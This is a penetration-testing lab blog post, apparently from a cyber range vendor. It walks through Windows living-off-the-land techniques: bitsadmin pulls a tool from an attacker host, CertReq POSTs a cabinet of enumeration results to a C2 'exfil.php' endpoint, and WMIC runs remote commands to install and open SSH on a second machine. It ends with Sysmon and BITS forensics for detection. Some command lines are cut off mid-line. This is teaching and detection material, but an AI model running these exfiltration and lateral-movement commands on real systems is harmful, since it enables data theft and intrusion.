Slayer Labs
Cyber Range Platform

Living off the land

APRIL 25, 2021

NOTE

🍄 Interested in leveling up your **Windows & AD Pentesting** skills? Checkout our Udemy course and get **Free 7-day** lab access with proof of purchase!

This post will run through a scenario showcasing multiple methods of living off the land with built-in Windows assemblies (aka LOLbins). This scenario takes place on TheSprawl, one of our pentesting ranges. The lab scenario simply functions to emulate **exfil and lateral movement** utilizing built-in Windows tools.

At the end we'll briefly run through some artifacts and logs. Keep in mind these methods may not be very practical in accomplishing our lab scenario goals. If you would like to test your own techniques or build up your offensive *cyber* skills be sure to checkout the rest of our pentesting ranges.

NOTE

📡 Lab access is low-cost and includes multiple targets and networks **already configured to be exploited** - Request Access to get started!

Getting Started


Starting off we have shell on a domain joined box as a domain user with local admin privs (2EZ). Enumerating the box to see where we should go next can be done using all the basics like `net`, `ipconfig`, `netstat`, etc..but what if we could automate all this?

gatherNetworkInfo.vbs

Fortunately, there's a built-in script that's MS-signed and does most of this initial enumeration for us - it's called **gatherNetworkInfo.vbs**. It's a little noisy, spikes the CPU, and writes quite a few files (event logs, net commands, hardward info, etc) but it is signed and doesn't cause any windows to pop-up.

Running the vbs script can be done with cscript.exe via CLI.

```
cscript.exe gatherNetworkInfo.vbs
```



Utilization 3%   Speed 2.60 GHz
Processes 75   Threads 805   Handles 34550

Base speed:	2.60 GHz
Sockets:	1
Virtual processors:	2
Virtual machine:	Yes
L1 cache:	N/A

```
C:\Windows\System32>cscript.exe gatherNetworkInfo.vbs
```


After a minute or so, the command will complete and you'll have a solid chunk of juicy files waiting to be analyzed. Files will be located in `C:\Windows\System32\config`.

In times when you have too much data to analyze on your target, you may try to exfil to analyze offline. In this scenario, compressing all of these new files generated by `gatherNetworkInfo.vbs` to an archive, then exfiling will be our path forward.

MakeCab.exe

If the target doesn't have any 3rd-party CLI archiving utilities (like 7zip), then **makecab.exe** is an *ok* alternative which is built-in. PowerShell could work too.

With makecab you'll need to create a "list" of the files you're wanting to archive - the list being 1 filename per line. If you're working with a newer version of windows, you may have the tar command built in. If you don't, (like this scenario) then you'll have to make due with makecab.




Creating a list of files can be accomplished by plastering together a batch script. This one-liner will loop through the output directory finding and formatting newly created files.

```
dir /a-d |find "04/25/2021" |findstr /V COMPONENTS > C:\ProgramData\l
```

With the final list output as mca.txt, we'll use the Windows Cabinent Maker! The below syntax will create the .cab as `C:\ProgramData\enum_results.cab` using the list of files in `C:\ProgramData\mca.txt`.

```
makecab /d CabinetNameTemplate=enum_results.cab /D DiskDirectoryTempl
```



```
C:\Windows\System32\config>makecab /d CabinetNameTemplate=enum_results.cab /D DiskDirectoryTemplate=C:\ProgramData /f C:\ProgramData\mca.txt
```

The resulting .cab file is around **300KB's** (may differ greatly depending on event logs size). Now, to exfil there aren't a whole lot of built-in tools that have the capability to upload. One that will do the trick is **CertReq.exe**.

CertReq.exe

With the right switches, this fancy little signed-assembly can execute a POST request containing local file data - as long as it's **less than 64KB's**. This will allow you to send local files, data, etc from your target via HTTP(s) POST request back to your C2.

To get over this size limit hurdle you could write a script to encode the .cab, then cut it up and blast each piece off with CertReq.

I wrote a quick and dirty C# script that'll do just this. Just tweak the C2 uri to match yours, recompile and execute. But first, we need to get this compiled binary onto the target, which we can download using...you guessed it, bitsadmin!

> **Note**
>
> 🏆 Our labs are fully networked, non-standalone and **engineered to exploit!** Request Access to **enhance** your offensive-cyber skills and put these commands to use!

BITSAdmin.exe

Bitsadmin is a simple quick wget/curl-style tool for windows. We'll run it in our initial shell to download the C# CertReq wrapper locally - on the target box.


```
bitsadmin /transfer /download http://172.18.0.21/ec.exe C:\ProgramDat
```

There are more options with bitsadmin like a switch to upload (via SMB) and syntax to even maintain persistence. FireEye released a relevantly recent research post on bitsadmin and forensics. We'll briefly cover forensics at the end.

Exfil

Now that the C# CertReq wrapper is dropped on target, we can chunk up and send the Cabinet file we made containing all of our dirty findings.


The C# PE will base64 encode the target file, chunk it into separate 63KB files, send each 63KB file to your C2 via CertReq, then delete the locally created file remnants...although at this point a simple powershell one-liner would've done just fine 🐶



```
root@kali:/var/lo
```


```
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.35.8.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.35.1.10

C:\HazApps>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
la-cyber
TA\BioHazard
TA\C-level
TA\Domain Admins
The command completed successfully.


C:\HazApps>ElixirCrescendo.exe C:\ProgramData\enum_results.cab
```

Running Procmon.exe shows the TCP connect and disconnect entries.




```
certreq.exe   5088  TCP Connect   slayer:50059 -> 172.18.0.21:http   SUCCESS   Length: 0, mss: 1286, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 262344, rcvv
certreq.exe   5088  TCP Send      slayer:50059 -> 172.18.0.21:http   SUCCESS   Length: 268, startime: 156580533, endtime: 156580537, seqnum: 0, conn
```

And...



```
certreq.exe   12680  TCP Receive     slayer:50061 -> 172.18.0.21:http   SUCCESS   Length: 0, seqnum: 0, connid: 0
certreq.exe   12680  TCP Disconnect  slayer:50061 -> 172.18.0.21:http   SUCCESS   Length: 0, seqnum: 0, connid: 0
```

Cool, now we b64 decode the received file, extract and we have what's needed. You can use 7zip or `expand.exe juicy.cab -f:* C:\dest` to decompress the cab and start the most exciting part of an engagement: analysis! 🙃



Name	Date modified	Type	Size
juicey.cab	4/3/2021 6:03 PM	cab Archive	300 KB

Pivoting

Lets say you only find a mapped share after you've *diligently* sifted through the retrieved results. This box that's mapped will be our next target. But hold on, you also find out **ssh.exe** is installed locally, and your current user has local admin privs on the new target as well.

One method (that isn't super OpSec safe) would be to install OpenSSH server for Windows on the **second** target box (MS official Win32 port). That way you could ssh to your new target without any double-hop issues all from the command line. Although you could instead enable RDP, Remote Registry, etc but we'll roll with OpenSSH for Windows.

Installing OpenSSH for Windows is fairly straightforward, but how can we execute remote commands on a target we yet to have shell access to? A few possibilities, but in this post **WMIC.exe** will be utilized!

WMIC.exe

If you're unfamiliar with WMIC.exe it's a very useful tool to enumerate and execute locally and remotely. You do however need elevated permissions to utilize wmic's newfangled functions.

First we'll download the ssh zip from our attacking box then drop it on the mapped share.

```
bitsadmin /transfer /download http://172.18.0.21/lolb/ssh.zip S:\ssh.:
```

Then one could utilize powershell or 7zip `7z x ssh.zip` (if on 2nd box) to extract the zip. Once it's extracted onto the target, we'll use WMIC to remotely install SSH as a service.

```
wmic /node:SECDEV process call create 'cmd /c "powershell.exe -Execut:
```

What's nice, is the ssh package comes with a PS install script making it cake to setup. Now to add a firewall rule to allow port 22 and start the two SSH services.

```
wmic /node:SECDEV process call create 'netsh.exe advfirewall firewall
wmic /node:SECDEV process call create 'cmd /c net start ssh-agent'
wmic /node:SECDEV process call create 'cmd /c net start sshd'
```

ssh.exe

With all of these done, you should be able to cleanup and now access your new target via SSH.

```
C:\>
```

That's great.


Forensics

We'll quick go through some sysmon and bitsadmin remnants from our greasy antics. When running BITS jobs there are remnants created not only in event logs, but in `C:\ProgramData\Microsoft\Network\`. These files (specifically qmgr*) can be parsed to show BITS jobs history - logging the destination (and more), potentially exposing an attackers C2.

I scrapped together a parser in C# for my own learning, but I'm sure there are others available that work much better. Searching the db we find our evil destinations.

Detect with Sysmon


Utilizing SwiftOnSecurity's Sysmon config, each process will create an event. We can go through the LOLBins we used and notice the command line syntax for each.


Operational Number of events: 2,487 (!) New events available
Event 1, Sysmon
General
Details

Level	Date and Time	Source	Eve...	Task Category
Information	4/23/2021 4:12:31 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/23/2021 4:12:30 PM	Sysmon	1	Process Create (rule: ProcessCreate)

```
Image: C:\Windows\System32\certreq.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: CertReq.exe
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CertReq.exe
CommandLine: "CertReq.exe" -Post -config http://172.18.0.21/lolb/exfil.php C:\ProgramData\\4
CurrentDirectory: C:\ProgramData\
```

We can also note the network connections for WMIC when detecting remote commands.


Operational Number of events: 2,461 (!) New events available
Event 1, Sysmon
General
Details

Level	Date and Time	Source	Eve...	Task Category
Information	4/23/2021 12:49:52 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/23/2021 12:49:48 PM	Sysmon	3	Network connection detected (rule: NetworkConnect)

```
Process Create:
RuleName:
UtcTime: 2021-04-23 19:49:52.334
ProcessGuid: {fda2d9e9-24e0-6083-0000-0010bcc11e01}
ProcessId: 4268
Image: C:\Windows\System32\wbem\WMIC.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: WMI Commandline Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: wmic.exe
CommandLine: wmic  /node:SECDEV process call create 'cmd /c net start sshd'
CurrentDirectory: C:\
User: TA\freya
LogonGuid: {fda2d9e9-153b-6082-0000-00200b29c100}
LogonId: 0xC1290B
TerminalSessionId: 3
```

Alerting on a list of LOLBins would be a useful detection mechanism once a baseline is determined. There's a SANS post discussing just this. Breaking it down to alert on rules matched with specific command line syntax would be even better.

Summary

If you enjoyed this post and want to utilize some of these techniques in purposely vulnerable lab environments be sure to checkout our available cyber ranges. We have one to fit everyones skill set from Begineer to Intermediate and Advanced.

« Back

Labs RSS Feed Contact